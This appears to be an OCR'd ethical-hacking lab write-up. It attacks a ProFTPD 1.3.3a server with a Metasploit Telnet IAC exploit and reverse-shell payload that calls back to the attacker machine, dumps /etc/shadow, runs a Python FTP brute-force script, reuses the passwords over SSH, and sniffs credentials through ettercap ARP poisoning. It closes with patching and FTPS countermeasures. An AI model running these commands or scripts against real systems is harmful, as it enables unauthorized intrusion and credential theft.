root@bt:~# nmap -sS -PN -n -sV -sC 192.168.79.135
```



The Nmap scan result indicated that the remote machine has two open ports: 22 (SSH) and 21 (FTP). Also, the version of the FTP server running on the remote machine is ProFTPD 1.3.3a and that of SSH is OpenSSH 5.3. Also, the SSH server only supports SSH protocol version 2.0.

Buffer Overflow Attack Against the ProFTPD **Service** When known vulnerabilities for ProFTPD 1.3.3a were searched on the Internet, the following results were obtained:



TOTAL CVEs: 55245


H RESULTS

Search Results

There are **42** CVE entries that match your search.

Name	Description
CVE-2012-6095	ProFTPD before 1.3.5rc1, when using the UserOwner directive, allows local users to modify the ownership of arbitrary files via a race condition and a symlink attack on the (1) MKD or (2) XMKD commands.
CVE-2011-4130	Use-after-free vulnerability in the Response API in ProFTPD before 1.3.3g allows remote authenticated users to execute arbitrary code via vectors involving an error that occurs after an FTP data transfer.
CVE-2011-1137	Integer overflow in the mod_sftp (aka SFTP) module in ProFTPD 1.3.3d and earlier allows remote attackers to cause a denial of service (memory consumption leading to OOM kill) via a malformed SSH message.
CVE-2010-4652	Heap-based buffer overflow in the sql_prepare_where function (contrib/mod_sql.c) in ProFTPD before 1.3.3d, when mod_sql is enabled, allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted username containing substitution tags, which are not properly handled during construction of an SQL query.
CVE-2010-4562	Microsoft Windows 2008, 7, Vista, 2003, 2000, and XP, when using IPv6, allows remote attackers to determine whether a host is sniffing the network by sending an ICMPv6 Echo Request to a multicast address and determining whether an Echo Reply is sent, as demonstrated by thcping. NOTE: due to a typo, some sources map CVE-2010-4562 to a ProFTPd mod_sql vulnerability, but that issue is covered by CVE-2010-4652.
CVE-2010-4221	Multiple stack-based buffer overflows in the pr_netio_telnet_gets function in netio.c in ProFTPD before 1.3.3c allow remote attackers to execute arbitrary code via vectors involving a TELNET IAC escape character to a (1) FTP or (2) FTPS server.
CVE-2010-4052	Stack consumption vulnerability in the regcomp implementation in the GNU C Library (aka glibc or libc6) through 2.11.3, and 2.12.x through 2.12.2, allows context-dependent attackers to cause a denial of service (resource exhaustion) via a regular expression containing adjacent repetition operators, as demonstrated by a {10,}{10,}{10,}{10,} sequence in the proftpd.gnu.c exploit for

The vulnerability “CVE-2010-4221” was identified to be affecting the version of ProFTPD 1.3.3.a that we were running. According to the site, “Multiple stack-based buffer overflows in the pr_netio_telnet_gets function in netio.c in ProFTPD before 1.3.3c allow remote attackers to execute arbitrary code via vectors involving a TELNET IAC escape character to a (1) FTP or (2) FTPS server.”



Checklists | 800-53/800-53A | Product Dictionary | Impact Metrics | Data Feeds | Statistics
SCAP Validated Tools | SCAP Events | About | Contact | Vendor Comments

National Cyber Awareness System

Vulnerability Summary for CVE-2010-4221

Original release date: 11/09/2010

Last revised: 09/15/2011

Source: US-CERT/NIST

Overview

Multiple stack-based buffer overflows in the pr_netio_telnet_gets function in netio.c in ProFTPD before 1.3.3c allow remote attackers to execute arbitrary code via vectors involving a TELNET IAC escape character to a (1) FTP or (2) FTPS server.

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low


Authentication: Not required to exploit

Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

References to Advisories, Solutions, and Tools


By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Similar, when exploits for the CVE-2010-4221 was searched on the internet it lead to the following metasploit exploit: “ProFTPD 1.3.2rc3 – 1.3.3b Telnet IAC Buffer Overflow (Linux).” The screenshot of the same is shown below:



To successfully exploit the remote machine running the vulnerable version of ProFTPD, metasploit was launched using the following commands in Backtrack Linux system:

root@bt:~# **cd /opt/metasploit/msf3** root@bt:/opt/metasploit/msf3#**./msfconsole**




The exploit for the vulnerable version of ProFTPD running on 192.168.79.135 was loaded using the following command (commands are in red):

msf>use exploit/linux/ftp/proftp_telnet_iac msf exploit(proftp_telnet_iac) >set RHOST 192.168.79.135 RHOST => 192.168.79.135 msf exploit(proftp_telnet_iac) >set payload linux/x86/shell_reverse_tcp msf exploit(proftp_telnet_iac)> set LHOST 192.168.79.144 LHOST => 192.168.79.144 msf exploit(proftp_telnet_iac) >exploit –j

Metasploit Command	Description
use	Loads the proftp_telnet_iac exploit into the current context.


exploit/linux/ftp/proftp_telnet_iac	
set RHOST 192.168.79.135	The target host of the exploit, i.e., the IP address of the vulnerable machine.
set payload linux/x86/shell_reverse_tcp	The shell code that will be executed after successful exploitation. Here the reverse shell payload is chosen. The reverse shell payload connects back to the attacker after the exploit is successful. The IP to which the exploit should connect back is set by the LHOST parameter.
set LHOST 192.168.79.144	The IP address of the attacker.
exploit –j	Launch the exploit as a background session.



As a result of successful exploitation, reverse shell was obtained on the 192.168.79.135 (ProFTP) server. A new session was created for the shell, which could be listed using "session –l" command in the metasploit console.ETHICAL HACKING TRAINING – RESOURCES (INFOSEC)To interact with the session, the "session –i 1" command was used. To check the privilege level of the user who has triggered the reverse shell, the following command was used:

1. id
   This command prints the effective user id of the user. The output showed that we had uid 0 and gid 0 i.e. we were root user.

2. whoami
   This command is used to print the user-friendly name of the current user. The output of this command also confirmed that we had root access in the machine. Since we had the privileges of the super user (root), we were also able to dump the /etc/shadow file, which contains the password hashes of various users in the system and is only readable/writeable by the root user. The following screenshot shows the interaction:



Brute-Force and Password Reuse Attack Against the ProFTP Server

To carry out a password brute-force attack against the ProFTP server, the following Python script was written. This script tries to brute-force the password of users prithak, chintan, and daniel. The default password file that comes with bracktrack is used as the password database file.

```
root@bt: ~
import ftplib,sys

if len(sys.argv) <=1:
    print "Usage:" + sys.argv[0]  + " <IP_ADDRESS_OF_TARGET> <wordlist_dictonary>"
    sys.exit(1)

hostname = sys.argv[1]
password_file = sys.argv[2]

#### LIST OF USERNAME
users = ['prithak','chintan','daniel']

###open the password file for reading
fh = open(password_file,'r')

passwords = fh.readlines()

print "[+] SIMPLE FTP PASSWORD BRUTE FORCE SCRIPT"
print "[+] Written By: Prithak Sharma"
print "[+] prithak@gmail.com"
for user_name in users:
        for pass_word in passwords:
                try:
                        ftp=ftplib.FTP(hostname)
                        #print '\n Trying Username: ' + user_name + '   Password: ' + pass_word
                        ftp.login (user_name,pass_word)
                        print '\n FTP login successful with username:' + user_name + '  password: ' + pass_word
                        break
                        ftp.quit()
                except Exception, e:
                    #print str(e)
                    pass
```

Using the above Python script, the password of the FTP users' prithak, chintan, and daniel were brute forced and obtained successfully. The following screenshot shows the password obtained:

```
root@bt: ~
root@bt:~# python ftp_bruteforce.py 192.168.79.135  passwords.txt
[+] SIMPLE FTP PASSWORD BRUTE FORCE SCRIPT
[+] Written By: Prithak Sharma
[+] prithak@gmail.com

 FTP login successful with username:prithak  password: 1234qwer


 FTP login successful with username:chintan  password: a1b2c3d4


 FTP login successful with username:daniel  password: 1a2b3c

root@bt:~#
```

Since most systems use the same username and password for multiple services, the username and passwords that were obtained from the previous attacks were used against the SSH server running on the same server. This attack is also called the "password reuse attack" (Harper,2011). The password reuse attack was successful and the above credentials were also valid for SSH login. The following screenshot shows the successful SSH login:

```
root@bt: ~
root@bt:~# ssh -l prithak 192.168.79.135
prithak@192.168.79.135's password:
Last login: Sat May 11 19:06:05 2013 from 192.168.79.144
[prithak@localhost ~]$ id
uid=501(prithak) gid=501(prithak) groups=501(prithak) context=unconfine
[prithak@localhost ~]$ ls -al
total 20
drwx------. 2 prithak prithak 4096 Mar 26 23:41 .
drwxr-xr-x. 6 root    root    4096 May 11 15:03 ..
-rw-r--r--. 1 prithak prithak   18 Feb 21 21:05 .bash_logout
-rw-r--r--. 1 prithak prithak  176 Feb 21 21:05 .bash_profile
-rw-r--r--. 1 prithak prithak  124 Feb 21 21:05 .bashrc
[prithak@localhost ~]$ exit
logout
Connection to 192.168.79.135 closed.
root@bt:~# ssh -l chintan 192.168.79.135
chintan@192.168.79.135's password:
Last login: Sat May 11 19:06:07 2013 from 192.168.79.144
[chintan@localhost ~]$ whoami
chintan
[chintan@localhost ~]$ exit
logout
Connection to 192.168.79.135 closed.
root@bt:~# ssh -l daniel 192.168.79.135
daniel@192.168.79.135's password:
[daniel@localhost ~]$ id
uid=502(daniel) gid=502(daniel) groups=502(daniel) context=unconfined_u
[daniel@localhost ~]$ exit
logout
Connection to 192.168.79.135 closed.
root@bt:~#
```

ARP Poisoning and Password Sniffing Attack

Since the FTP protocol sends username and passwords in clear text, it is susceptible to password sniffing attacks. In this attack, the following IP machines are involved: 192.168.79.135 ProFTP Server (FTP Server) 192.168.79.144 Backtrack (Attacker) 192.168.79.150 Windows XP (FTP Client) The following screenshot shows the address resolution protocol table in the Windows XP host before the ARP poisoning attack is launched:

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.79.150 --- 0x2
  Internet Address      Physical Address      Type
  192.168.79.2          00-50-56-f4-d4-30     dynamic
  192.168.79.135        00-0c-29-c3-a5-21     dynamic
  192.168.79.144        00-0c-29-15-c9-ca     dynamic

C:\Documents and Settings\Administrator>
```

It can be seen that the all the hosts have different MAC addresses associated with them. Now, since the attacker is on the same LAN segment as the FTP server and the FTP client, it is possible for the attacker to launch an ARP poisoning attack so that he can sit in the middle of the FTP exchanges and sniff the password. To do this, the following steps were performed on the attacker's machine:

1. Enabled IP forwarding on the attacker's machine so that it can route the traffic between the FTP server and FTP client. This is done using the following command:

2. `# echo 1 > /proc/sys/net/ipv4/ip_forward`

3. Ettercap utility was used to launched an ARP poisoning attack against both the 192.168.79.150 [Windows XP (FTP Client)] and the 192.168.79.135 ProFTP Server (FTP Server) . The following command was used:

4. # ettercap –iface eth4 –text –quiet –mitmarp /192.168.79.150/ /192.168.79.135/

```
root@bt:~# ettercap --iface eth4 --text --quiet --mitm arp /192.168.79.150/ /192.168.79.135/

ettercap 0.7.4.1 copyright 2001-2011 ALoR & NaGA

Listening on eth4... (Ethernet)

  eth4 ->       00:0C:29:15:C9:CA    192.168.79.144     255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  40 protocol dissectors
  55 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.79.150 00:0C:29:D9:B1:72

 GROUP 2 : 192.168.79.135 00:0C:29:C3:A5:21
Starting Unified sniffing...
```


5. The following screenshot shows the ARP table on the Windows XP machine before and after the attack was launched:

```
Command Prompt

C:\Documents and Settings\Administrator>ping 192.168.79.144 -t

Pinging 192.168.79.144 with 32 bytes of data:

Reply from 192.168.79.144: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.79.144:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
Control-C
^C
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.79.150 --- 0x2
  Internet Address      Physical Address      Type
  192.168.79.2          00-50-56-f4-d4-30     dynamic
  192.168.79.135        00-0c-29-c3-a5-21     dynamic
  192.168.79.144        00-0c-29-15-c9-ca     dynamic

C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.79.150 --- 0x2
  Internet Address      Physical Address      Type
  192.168.79.2          00-50-56-f4-d4-30     dynamic
  192.168.79.135        00-0c-29-15-c9-ca     dynamic
  192.168.79.144        00-0c-29-15-c9-ca     dynamic

C:\Documents and Settings\Administrator>
```

ARP table before ARP poisoning attack was launched

ARP Table after ARP poisoning attack was launched using ettercap.

6. Now, when the client logs into the FTP server, the ettercap utility grabs the password and prints it.



Countermeasures

Countermeasure Against Buffer Overflow Exploit

Since the older version of ProFTPD is being run on the system, the most effective countermeasure is to install the latest version of the same software. Another countermeasure is to install a more secure version of FTP server that has a very good security track record. The pureftpd server seems to have a better security track record than the ProFTPD server.

To apply the countermeasure, we choose to upgrade the PureFTPD into the latest version. This was done by following similar steps that were used to install the older version of ProFTPD. The steps used were:


The running version of the ProFTPD server was stopped using the following command:

```
# service proftpd stop
```

The older version of the ProFTPD server was removed by entering its source directory and using the “make deinstall” command.


```
# cd /usr/local/src/proftpd-1.3.3a # make deinstall
```

- The latest version of the source code of ProFTPD server was downloaded and its MD5 checksum verified using md5sum command. The following screenshots show the interaction:




-
-
- The newer version of ProFTPD was compiled and installed, using the following commands:
-
- # tar zxvf proftpd-1.3.5rc2.tar.gz
- # cd proftpd-1.3.5rc2
- # install_user=ftpdinstall_group=ftpd ./configure –prefix=/usr –sysconfdir=/etc –with-modules=mod_tls
- # make
- # make install
-
- [N.B.: All these commands and their usage have been explained already when the older version of ProFTPD was installed. The mod_tls option enables FTP over SSL/TLS (FTPS) protocol support.]
- When the version of ProFTPD was checked, it came out to be ProFTPD Version 1.3.5rc2.

-
-
- The latest version of ProFTPD was started and then the lsof command was used to verify that FTP server was running:



It was also possible to login into the FTP using the same username and passwords that were used earlier. This proved that the upgraded FTP service was indeed working perfectly. When the same exploit that was used previously was launched against that ProFTPD server using metasploit, it failed. This verified that the service was patched. Also, at the time of writing, no known exploits (local or remote) exist for the ProFTPD server version 1.3.5-rc2 that we are running.



Countermeasure Against Password Sniffing and Password Reuse Attack The FTP protocol can be secured by using the FTP over the SSL (FTPS) protocol. The following steps can be performed to enable FTPS:

1. Generate SSL/TLS certificates using the OpenSSL utility that comes with Linux (Falko, 2011):

2. # mkdir /etc/ssl_certs/ # opensslreq -new -x509 -days 730 -nodes -out \etc/ssl_certs/proftpd.cert.pem -keyout /etc/ssl_certs/proftpd.key.pem

